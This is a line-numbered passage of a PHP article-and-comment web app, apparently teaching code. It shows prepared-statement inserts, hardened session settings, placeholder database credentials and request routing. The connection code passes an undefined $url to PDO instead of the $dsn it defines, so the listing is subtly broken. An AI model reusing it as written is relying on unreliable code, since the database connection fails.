280     $sql = 'INSERT INTO article(author_id, title, content)
281             VALUES (:id, :title, :content)';
282     $pstmt = $con->prepare($sql);
283     $pstmt->execute(['id' => $author['id'],
284                      'title' => $_POST['title'],
285                      'content' => $_POST['content']]);
286 
287     /* Finally, show the article list that includes the new article. */
288     showArticleList($con);
289 }
290 
291 
292 /*
293  * Use the PDO connection $con to place a comment and produce an HTML page with
294  * the results.
295  */
296 function placeComment($con)
297 {
298     /* Check whether all required form inputs are provided. */
299     if (!isset($_POST['article'], $_POST['name'], $_POST['content'])) {
300         showError('invalid place comment request, missing values');
301         return;
302     }
303 
304     /* Place the comment and display the article. */
305     $sql = 'INSERT INTO comment(article_id, name, content)
306             VALUES (:id, :name, :content);';
307     $pstmt = $con->prepare($sql);
308     $pstmt->execute(['id' => $_POST['article'],
309                      'name' => $_POST['name'],
310                      'content' => $_POST['content']]);
311 
312     showArticle($con, $_POST['article']);
313 }
314 
315 
316 
317 /* Entry point of the program. */
318 
319 /* Set up sessions. This application does not need or use sessions. Hence, here
320  * we only demonstrate how one can set several security-related settings to
321  * their recommended value. */
322 session_start([
323     'use_strict_mode'        => '1',
324     'cookie_httponly'        => '1',
325     'cookie_secure'          => '1',
326     'cookie_samesite'        => 'Strict'
327 ]);
328 
329 
330 /* Create the PDO connection used in this program. */
331 $connection = null;
```

```
332 try {
333     /* It is better to move the database username and password out of the source
334      * code, e.g., to prevent accidentally leaking the database username and
335      * password when sharing the source code. Unfortunately, the proper way to
336      * do so will depend on the server configuration that is running FAD. Hence,
337      * I have not provided a solution to this issue. */
338     $user = 'MyDatabaseUserName';
339     $password = 'MyDatabasePassword';
340     $dsn = 'mysql:host=Host;dbname=DatabaseName';
341     $connection = new PDO($url, $user, $password);
342 }
343 catch (PDOException $ex) {
344     showError('internal error');
345     die();
346 }
347
348 /* Figure out which action to take and take that action. */
349 if (isset($_POST['create']) && $_POST['create'] == 'article') {
350     placeArticle($connection);
351 }
352 else if (isset($_POST['create']) && $_POST['create'] == 'comment') {
353     placeComment($connection);
354 }
355 else if (isset($_GET['create'])) {
356     showCreateArticle();
357 }
358 else if (isset($_GET['article'])) {
359     showArticle($connection, $_GET['article']);
360 }
361 else {
362     showArticleList($connection);
363 }
364 ?>
```